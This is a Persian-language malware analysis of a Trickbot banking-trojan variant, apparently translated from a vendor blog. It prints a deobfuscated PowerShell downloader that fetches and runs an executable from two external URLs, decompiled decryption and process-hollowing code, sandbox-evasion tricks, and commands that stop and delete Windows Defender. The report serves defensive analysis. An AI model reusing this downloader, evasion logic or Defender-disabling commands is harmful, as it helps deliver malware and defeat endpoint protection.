گزارش تحلیلی تروجان Trickbot

مقدمه

Trickbot یک تروجان مالی معروف است که مشتری‌های بانک‌های بزرگ را هدف می‌گیرد و اعتبارنامه[۱] آن‌ها را سرقت می‌کند. این بدافزار، یک بدافزار ماژولار است که از ماژول‌های مختلفی برای فعالیت‌های مخرب خود استفاده می‌کند. از سال ۲۰۱۶ وجود داشته است و از آن زمان نسخه های جدید آن به طور مداوم و هر بار با ترفندها و ماژول‌های جدید به‌روز می‌شود.

Trickbot شامل ماژول‌هایی برای سرقت اطلاعات از مرورگرها و Microsoft outlock، قفل کردن کامپیوتر قربانی، جمع آوری اطلاعات سیستم، جمع آوری اطلاعات شبکه و سرقت اعتبارنامه‌های دامنه می‌باشد.


تحقیقات بر روی اخرین نسخه Trickbot نشان می‌دهد که این نسخه دارای یک تکنیک تزریق کد مخفی است که process hollowing (یک تکنیک تزریق کد که بخش قابل اجرا یک فرایند در حافظه با یک کد مخرب جایگزین می‌شود) را از طریق فراخوانی‌های سیستم مستقیم، تکنیک‌های ضد تحلیل و غیر فعال کردن ابزارهای امنیتی انجام می‌دهد. الگو رفتاری این نسخه Trickbot نشان می‌دهد که تا حدی مشابه تروجان بانکی Flokibot می‌باشد.

در این گزارش نسخه جدید و بردار آلودگی[۲] آن را تحلیل می‌کنیم.

تمرکز بر روی بردار آلودگی

این نسخه از Trickbot از طریق یک فایل ورد که شامل یک کد ماکرو است دانلود می‌شود. این ماکرو تا زمانی که کاربر بر روی enable content کلیک نکرده و zoomed in/out انجام نداده، اجرا نمی‌شود. در حالی که احتمالا از محیط sandbox می‌گریزد[۳]، ممکن است از افرادی که در فایل zoom انجام ندهند نیز گریز کنند.

[۱] credentials
[۲] infection vector
[۳] evade sandboxes



شکل شماره ۱ – نوار Zoom با رنگ قرمز مشخص می‌باشد

```
Private Sub InkPicture1_Resize(Left As Long, Top As Long, Right As Long, Bottom As Long)
west5 1, "poroy", ""
End Sub
```

شکل شماره ۲ – ماکرو زمانی اجرا میشود که پنجره تغییر سایز بدهد. متد InkPicture۱_Resize زمانی که کاربر zoom کند اجرا می‌شود

این ماکرو مانند بیشتر ماکروهای مخرب مبهم است و در نهایت منجر به اجرای یک اسکریپت PowerShell که Trickbot را دانلود و اجرا می‌کند می‌شود. پس از رفع ابهام و تغییر نام، اسکریپت PowerShell به این صورت مشاهده می‌شود.

```
function download_and_execute_malware([string] $malware_url)
    {
    (new-object system.net.webclient).downloadfile($malware_url,'C:\Users\admin\AppData\Local\Temp\vtjxvbxj.exe');
    start-process 'C:\Users\admin\AppData\Local\Temp\vtjxvbxj.exe';
    }
try {
    download_and_execute_malware('http://nrrgarment.com/zmoperes.ri')
    }
catch
    {
    download_and_execute_malware('http://oasis-projects.com/zmoperes.ri')
    }
```

شکل شماره ۳– اسکریپت PowerShell که Trickbot را دانلود و اجرا می‌کند

تجزیه و تحلیل بارگیری

SHA۲۵۶:

۱c۸۱۲۷۲ffc**۲۸**b**۲۹**a**۸۲**d**۸۳۱۳**bd**۷۴**d**۱c**۶۰۳۰**c**۲**af**۱**ba**۴**b**۱۶۵**c**۴۴**dc**۸**ea**۶۳**
۷۶۶۷۹d**۹**f

با بررسی اولیه بدافزار میتوانیم مسیر debug را ببینیم.

"c:\users\USERNAME\desktop\esetfuck\release\esetfuck.pdb"

رمزگشایی منابع و اجرا

پس از اجرا، بدافزار به مدت ۳۰ ثانیه برای گریز از sandboxes صبر می‌کند (با فراخوانی (Sleep(۳۰۰۰۰ سپس منابع با را الگوریتم RSA رمزگشایی می‌کند.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int result; // eax@72
  size_t Size; // [esp+38h] [ebp-18h]@1
  HRSRC hResInfo; // [esp+3Ch] [ebp-14h]@1
  void *Dst; // [esp+40h] [ebp-10h]@1
  int v8; // [esp+44h] [ebp-Ch]@71
  HGLOBAL hResData; // [esp+48h] [ebp-8h]@1
  void *Src; // [esp+4Ch] [ebp-4h]@1

  Sleep(30000u);
  hResInfo = FindResourceA(0, (LPCSTR)0x65, "HHHHJKGHGTTRWSA");
  hResData = LoadResource(0, hResInfo);
  Size = SizeofResource(0, hResInfo);
  Dst = malloc(Size);
  Src = LockResource(hResData);
  memset(Dst, 0, Size);
  memcpy(Dst, Src, Size);
  decrypt_resource_405680((int)"JJNKIURSWqLPuBR", 16, (BYTE *)Dst, (DWORD *)&Size);
```

شکل شماره ٤- صبرکردن به مدت ۳۰ ثانیه با خط قرمز مشخص شده است. فراخوانی رمزگشایی منابع نیز با خط بنفش مشخص شده است

شرح روش رمزگشایی

۱. تابعی که در خط ۰x۴۰۵۶۸۰ قرار دارد یک کلید (کلید خصوصی) ، سایز کلید (۱۶)، یک اشاره گر به بافر رمزگذاری شده و سایز آن را دریافت می‌کند.

۲. یک handle برای یک ارائه دهنده خدمات رمزنگاری با CryptAcquireContextW همراه ارائه دهنده انتخاب شده PROV_RSA_FULL به دست می‌آید.

۳. کلید عمومی از یک key BLOB که در داخل فایل اجرایی تعبیه شده وارد می‌شود.

۴. کلید خصوصی درست بعد از یک BLOB header در حافظه کپی می‌شود تا یک key BLOB ایجاد کند.

۵. CryptImportKey دوباره فراخوانی می‌شود، همراه با key BLOB که در گام چهارم تشکیل شده است و کلید رمزگشایی به عنوان کلید عمومی از مرحله سوم. کلید خروجی ذخیره میشود (output_decryption_key)

۶. CryptEncrypt با output_decryption_key ذخیره شده در گام پنجم برای رمزگشایی منابع فراخوانی می‌شود.

۷. کلید عمومی و output_decryption_key با استفاده از CryptDestroyKey نابود می‌شوند.

منبع رمزگشایی شده یک DLL با یک تابع خروجی با نام shellcode_main است.

```
char __cdecl decrypt_resource_405680(int private_key, int private_key_length, BYTE *encrypted_resource, DWORD *pdwDataLen)
{
  int j; // [esp+0h] [ebp-18h]@13
  int i; // [esp+4h] [ebp-14h]@10
  HCRYPTKEY public_key; // [esp+8h] [ebp-10h]@8
  DWORD dwDataLen; // [esp+Ch] [ebp-Ch]@16
  HCRYPTPROV phProv; // [esp+10h] [ebp-8h]@4
  HCRYPTKEY output_decryption_key; // [esp+14h] [ebp-4h]@16

  if ( private_key_length <= 0 || private_key_length > 16 )
    return 0;
  phProv = 0;
  if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0)
    && !CryptAcquireContextW(&phProv, 0, 0, 1u, 8u)
    && !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )
  {
    return 0;
  }
  public_key = 0;
  if ( !CryptImportKey(phProv, &public_key_blob, 308u, 0, 0, &public_key) )
    return 0;
  for ( i = 0; i < private_key_length; ++i )
    byte_408184[i] = *(_BYTE *)(private_key + private_key_length - i - 1);
  byte_408184[private_key_length] = 0;
  for ( j = private_key_length + 1; j < 62; ++j )
    byte_408184[j] = 1;
  output_decryption_key = 0;
  dwDataLen = 76;
  if ( !CryptImportKey(phProv, &key_blob_408178, 76u, public_key, 0, &output_decryption_key) )
    return 0;
  if ( !CryptEncrypt(output_decryption_key, 0, 1, 0, encrypted_resource, pdwDataLen, *pdwDataLen) )
    return 0;
  CryptDestroyKey(output_decryption_key);
  CryptDestroyKey(public_key);
  return 1;
}
```

شکل شماره ۵ – درون تابع رمزگشایی منابع

سپس، فراخوانی های زیادی به موارد زیر است:

- CreateWindowExبا نام های کلاس و نام های ویندوز garbage-looking
- SendMessageW با کد پیام نامشخص (۰x۶۴ و ۰xfa) و non-existent window
- GetLastError
- InSendMessage

فراخوانی به CreateWindowEx هیچوقت اجرا نمی‌شود و منطق این کد در نهایت منجر به ۲۷ بار فراخوانی SendMessageW با کد پیام نا مشخص منجر می‌شود. فراخوانی به InSendMessage نیز هیچوقت اجرا نمی‌شود.

```
decrypt_resource_405680((int)"JJNKIURSWqLPuBR", 16, (BYTE *)Dst, (DWORD *)&Size);
SendMessageW(0, 0x64u, 0, 0);
if ( GetLastError() )
{
  if ( InSendMessage() )
    SendMessageW(0, 0xFAu, 0, 0);
}
else
{
  CreateWindowExW(0, L"azga4ag3g3qg", L"erzGGWG4tg2zyze", 0x800000u, 60, 100, 205, 15, 0, 0, 0, 0);
}
SendMessageW(0, 0x64u, 0, 0);
if ( GetLastError() )
{
  if ( InSendMessage() )
    SendMessageW(0, 0xFAu, 0, 0);
}
else
{
  CreateWindowExW(0, L"azga4ag3g3qg", L"erzGGWG4tg2zyze", 0x800000u, 60, 100, 205, 15, 0, 0, 0, 0);
}
SendMessageW(0, 0x64u, 0, 0);
if ( GetLastError() )
{
  if ( InSendMessage() )
    SendMessageW(0, 0xFAu, 0, 0);
}
else
{
  CreateWindowExW(0, L"azga4ag3g3qg", L"erzGGWG4tg2zyze", 0x800000u, 60, 100, 205, 15, 0, 0, 0, 0);
}
SendMessageW(0, 0x64u, 0, 0);
if ( GetLastError() )
{
  if ( InSendMessage() )
    SendMessageW(0, 0xFAu, 0, 0);
}
else
{
  CreateWindowExW(0, L"azga4ag3g3qg", L"erzGGWG4tg2zyze", 0x800000u, 60, 100, 205, 15, 0, 0, 0, 0);
}
```

شکل شماره ٦ – بخشی از فراخوانی ها

بعد از پرش از یک فراخوانی به دیگری(که به نظر میرسد هدفی ندارد به جز گیج کردن تحلیل کننده)، بدافزار هدف مخرب خود را ادامه می‌دهد. DLL رمزگشایی شده به یک بافر که در آدرس شروع ۰x۱۰۰۰۰۰۰۰ قرار دارد نگاشته می‌شود.

سپس Sleep(۳) به تعداد ۳۸۹۰ بار فراخوانی میشود که در نتیجه باعث ایجاد ۱۱ ثانیه تاخیر در اجرا می‌شود. تعدا زیاد فراخوانی ها با مدت صبر کردن کوتاه احتمالا برای گریز از Sandbox خوب باشد، زیرا یک صبر کردن کوتاه مشکوک به نظر نمی‌رسد. در نهایت، تابع خروجی shellcode_main که در ۰x۱۰۰۰۱۹۰۰ است اجرا می‌شود.

```
v8 = HeapAlloc(v5, 0, 0x14u);
v8[1] = v9;
v8[3] = 0;
v8[2] = 0;
v8[4] = 0;
dword_40851C(v9, v7[20], 4096, 4);
Dst = (char *)dword_40851C(v9, v7[21], 4096, 4);
memcpy(Dst, a1, v7[21] + a1[15]);
*v8 = &Dst[a1[15]];
*(_DWORD *)(*v8 + 52) = v9;
sub_401070((int)a1, (int)v7, v8);
if ( v9 != v7[13] )
  sub_401320(v8, v9 - v7[13]);
if ( sub_401400((int)v8) )
{
  sub_4011A0((int)v8);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
  Sleep(3u);
```

شکل شماره ۷-صبر کردن به مدت ۳ میلی ثانیه

Trickbot process hollowing به وسیله فراخوانی سیستم مستقیم

این نسخه جدید مانند نمونه‌های قدیمی Trickbot از process hollowing استفاده می‌کند. تکنیک process hollowing برای unpacking استفاده می‌شود.

مشاهده کردیم که در این مورد process hollowing از طریق فرخوانی سیستم مستقیم انجام شده است، به روشی که بسیار مشابه بدافزار Flokibot است. احتمال می‌رود که بخشی از کد بین این بدافزارها مشترک باشد.

مانند بدافزار Flokibot – همه توابع استفاده شده برای process hollowing از فراخوانی سیستم مستقیم استفاده نمی‌کنند – برخی از آن ها از آدرس هایی که قبلا در پشته ذخیره شده است فراخوانی می‌شود.

در پایان این بخش برخی از شباهت ها و تفاوت های Flokibot و Trickbot را نشان می‌دهیم.

حال به بررسی عمیق‌تر Trickbot می‌پردازیم.

مطابق معمول، یک فرایند معلق توسط CreateProcessW ایجاد می‌شود. فرایند انتخاب شده، فرایند خود بدافزار است. ساختار محتوای نخ[۴] از نخ اصلی آن فرایند به وسیله GetThreadContext ذخیره می‌شود.

```
1000154C   8D 55 D4              lea edx,dword ptr ss:[ebp-2C]
1000154F   52                    push edx
10001550   8D 85 5C FF FF FF     lea eax,dword ptr ss:[ebp-A4]
10001556   50                    push eax
10001557   6A 00                 push 0
10001559   6A 00                 push 0
1000155B   68 04 00 00 08        push 8000004
10001560   6A 00                 push 0
10001562   6A 00                 push 0
10001564   6A 00                 push 0
10001566   FF 55 34              call dword ptr ss:[ebp+34]          [ebp+34]:GetCommandLineW
10001569   50                    push eax
1000156A   8D 8D 88 FA FF FF     lea ecx,dword ptr ss:[ebp-578]
10001570   51                    push ecx
10001571   FF 55 08              call dword ptr ss:[ebp+8]           [ebp+8]:CreateProcessW
10001574   85 C0                 test eax,eax
10001576   75 05                 jne 1000157D
10001578   E9 1C 03 00 00        jmp 10001899
1000157D   C7 85 90 FC FF FF 07  mov dword ptr ss:[ebp-370],10007
10001587   8D 95 90 FC FF FF     lea edx,dword ptr ss:[ebp-370]
1000158D   52                    push edx
1000158E   8B 45 D8              mov eax,dword ptr ss:[ebp-28]
10001591   50                    push eax
10001592   FF 55 0C              call dword ptr ss:[ebp+C]           [ebp+C]:GetThreadContext
10001595   85 C0                 test eax,eax
10001597   75 05                 jne 1000159E
10001599   E9 FB 02 00 00        jmp 10001899
1000159E   6A 00                 push 0
100015A0   6A 04                 push 4
100015A2   8D 4D D0              lea ecx,dword ptr ss:[ebp-30]
100015A5   51                    push ecx
100015A6   8B 95 34 FD FF FF     mov edx,dword ptr ss:[ebp-2CC]
100015AC   83 C2 08              add edx,8
100015AF   52                    push edx
100015B0   8B 45 D4              mov eax,dword ptr ss:[ebp-2C]
```

شکل شماره ۸- ایجاد فرایند

سپس بدافزار از CreateFileW استفاده می‌کند تا کنترل ntdll.dll را به دست بگیرد و آن را به یک بافر اختصاص داده شده توسط VirtualAlloc با استفاده از ReadFile کپی کند. سپس بافر دیگری را برای نگاشت آن به حافظه از نسخه خام آن اختصاص می‌دهد.

```
10001A3C   6A 03                 push 3
10001A3E   6A 00                 push 0
10001A40   6A 07                 push 7
10001A42   68 00 00 00 80        push 80000000
10001A47   8D 55 C4              lea edx,dword ptr ss:[ebp-3C]       edx:KiFastSystemCallRet
10001A4A   52                    push edx                            edx:KiFastSystemCallRet
10001A4B   E8 10 0E 00 00        call 10002860
10001A50   50                    push eax
10001A51   FF 95 6C FF FF FF     call dword ptr ss:[ebp-94]          [ebp-94]:CreateFileW
10001A57   89 45 F0              mov dword ptr ss:[ebp-10],eax
10001A5A   83 7D F0 FF           cmp dword ptr ss:[ebp-10],FFFFFFFF
10001A5E   75 05                 jne 10001A65
10001A60   E9 54 01 00 00        jmp 10001BB9
10001A65   6A 00                 push 0
10001A67   8B 45 F0              mov eax,dword ptr ss:[ebp-10]
10001A6A   50                    push eax
10001A6B   FF 95 74 FF FF FF     call dword ptr ss:[ebp-8C]          [ebp-8C]:GetFileSize
10001A71   89 45 E4              mov dword ptr ss:[ebp-1C],eax
10001A74   83 7D E4 FF           cmp dword ptr ss:[ebp-1C],FFFFFFFF
10001A78   75 05                 jne 10001A7F
10001A7A   E9 3A 01 00 00        jmp 10001BB9
10001A7F   6A 04                 push 4
10001A81   68 00 30 00 00        push 3000
10001A86   8B 4D E4              mov ecx,dword ptr ss:[ebp-1C]
10001A89   51                    push ecx
10001A8A   6A 00                 push 0
10001A8C   FF 95 3C FF FF FF     call dword ptr ss:[ebp-C4]          [ebp-C4]:VirtualAlloc
10001A92   89 45 F8              mov dword ptr ss:[ebp-8],eax
10001A95   83 7D F8 00           cmp dword ptr ss:[ebp-8],0
10001A99   75 05                 jne 10001AA0
10001A9B   E9 19 01 00 00        jmp 10001BB9
10001AA0   6A 00                 push 0
10001AA2   8D 55 B8              lea edx,dword ptr ss:[ebp-48]       edx:KiFastSystemCallRet
10001AA5   52                    push edx                            edx:KiFastSystemCallRet
10001AA6   8B 45 E4              mov eax,dword ptr ss:[ebp-1C]
10001AA9   50                    push eax
10001AAA   8B 4D F8              mov ecx,dword ptr ss:[ebp-8]
10001AAD   51                    push ecx
10001AAE   8B 55 F0              mov edx,dword ptr ss:[ebp-10]       edx:KiFastSystemCallRet
10001AB1   52                    push edx                            edx:KiFastSystemCallRet
10001AB2   FF 95 70 FF FF FF     call dword ptr ss:[ebp-90]          [ebp-90]:ReadFile
```

شکل شماره ۹- خواندن ntdll.dll از دیسک


[۴] context

شکل شماره ۱۰ – نگاشت دستی ntdll.dll

آخرین دستور فراخوانی در شکل بالا، فرخوانی تابعی است که یک اشاره گر به بافر ntdll.dll نگاشت شده و یک مقدار CRC۳۲ از نام تابع دریافت می‌کند.


این تابع بر روی هر نام تابع از ntdll.dll نگاشت شده CRC۳۲ را اعمال می‌کند و آن را با مقدار CRC۳۲ ورودی مقایسه می‌کند. اگر منطبق بود، آفست[۵] بافر مکانی که تابع مورد نظر شروع می‌شود را برمی‌گرداند.

برای مثال، در شکل ۱۱، آدرس UnmapViewOfSection را برگردانده است.



شکل شماره ۱۱– یک اشاره‌گر به یک بافر شامل ntdll.dll نگاشت شده (۰x1cd۰۰۰۰) و ۰x۹۰۴۸۳ff۶ = (NtUnmapViewOfSection)CRC۳۲

یکی از شواهد موجود در کد برای استفاده از الگوریتم CRC۳۲، استفاده از مقدار ثابت ۰xedb۸۸۳۲۰، نمایش مبنای ۱۶ چندجمله‌ای CRC۳۲ معکوس است.



شکل شماره ۱۲– محاسبه مقدار CRC۳۲ رشته NtAllocateVirtualMemory. مقدار ۰xedb۸۸۳۲۰ نمایش باینری چندجمله‌ای CRC۳۲ است

[۵] offset

بعد از آن، شماره فراخوانی سیستم استخراج می‌شود، پارامترها در پشته قرار دارند و تابع مناسب با قرار دادن شماره فراخوانی سیستم در EAX، ایجاد یک گذر به هسته با دستور sysenter فراخوانی می‌شود.

شکل شماره ۱۳- استخراج شماره فراخوانی سیستم

شکل شماره ۱۴ – دستور sysenter

روند بالا برای توابع زیر انجام می‌شود:


- Unmapping – NtUnmapViewOfSection ماژول اصلی بدافزار
- NtCreateSection – ایجاد یک بخش برای نوشتن کد مخرب
- NtMapViewOfSection – نگاشت بخش بالا به hollowed process
- NtWriteVirtualMemory– نوشتن ImageBaseAddress از فرایند جاری در ImageBaseAddress از hollowed process
- NtResumeThread– از سرگرفتن فرآیند معلق و شروع اجرا

همانطورکه در بالا ذکر شد، این ها همه توابع استفاده شده برای hollowing نیست. برخی توابع از آدرس های ذخیره شده در پشته فراخوانی می‌شوند. توالی کامل hollowing به صورت زیر است. توابعی که با استفاده از فراخوانی سیستمی مستقیم فراخوانده می‌شوند با قرمز مشخص شده اند. توابعی که از آدرس ذخیره شده در پشته فراخوانی می‌شوند با آبی مشخص شده اند.

CreateProcessW → GetThreadContext → NtUnmapViewOfSection → NtCreateSection → NtMapViewOfSection → NtWriteVirtualMemory → SetThreadContext → NtResumeThread

بعد از اجرای این بدافزار، مانند نسخه های قبلی میتوان دید که بدافزار، خودرا در آدرس C:\Users\USERNAME\AppData\Roaming\msnet کپی کرده و ماژول هایش را رمزنگاری

می‌کند



شکل شماره ۱۵ – Trickbot و ماژول های آن

این نسخه سرویس windows defender را با دستورات زیر غیرفعال و حذف می‌کند

- exe /c sc stop WinDefend
- exe /c sc delete WinDefend
- exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true

مورد آخر یک دستور PowerShell برای غیر فعال کردن Windows Defender real time monitoring است.

شباهت ها و تفاوت های Tricknot با Flokibot

بدافزار	توابعی که با فراخوانی سیستم مستقیم فراخوانی می‌شوند	توابعی که از kernel۳۲.dll فراخوانی می‌شود	دستورهای استفاده شده برای ورود به حالت کرنل	فرایند معلق
Flokibot	NtCreateSection NtMapViewOfSection NtResumeThread	CreateProcessW GetThreadContext SetThreadContext	Int ۲e	Explorer.exe
Trickbot	موارد بالا + NtUnmapViewOfSection NtWriteVirtualMemory	مثل بالا	sysenter	خود بدافزار

شباهت دیگری که باید ذکر شود، استفاده از الگوریتم CRC۳۲ برای هش کردن نام های تابع است. در Flokibot الگوریتم CRC۳۲ در رابطه با XOR از مقداری ۲ بیتی استفاده می‌کند در حالی که Trickbot از CRC۳۲ بدون هیچگونه XOR اضافی استفاده می‌کند.

خلاصه ای از تکامل Trickbot

Trickbot به طور مداوم در حال تکامل، اتخاذ ترفندهای جدید و مخفیانه تر شدن است. از آن جایی که هنوز تمام توابع process hollowing آن از طریق فراخوانی مستقیم سیستم نیست، هنوز جای کار دارد. برای جلوگیری از تحلیل شدن، یکسری تکنیک های خیلی ساده و ناکارامد مثل sleep و فراخوانی توابع بی فایده استفاده کرده است. برای جلوگیری از شناسایی، سرویس Windows defender را غیرفعال و حذف می‌کند.

سازمان ها باید از این روند جدید اطلاع داشته باشند که این توابع به طور مستقیم از طریق فراخوانی سیستم فراخوانی می‌شوند. این تکنیک ابزارهای امنیتی را دور میزند و درنتیجه بیشتر محصولات امنیتی این تهدید را شناسایی نمی‌کنند. ما این نوع تهدید را با استفاده از شناسایی pure-behavioral شناسایی کردیم.

منبع:

https://www.cyberbit.com/blog/endpoint-security/latest-trickbot-variant-has-new-tricks-up-its-sleeve/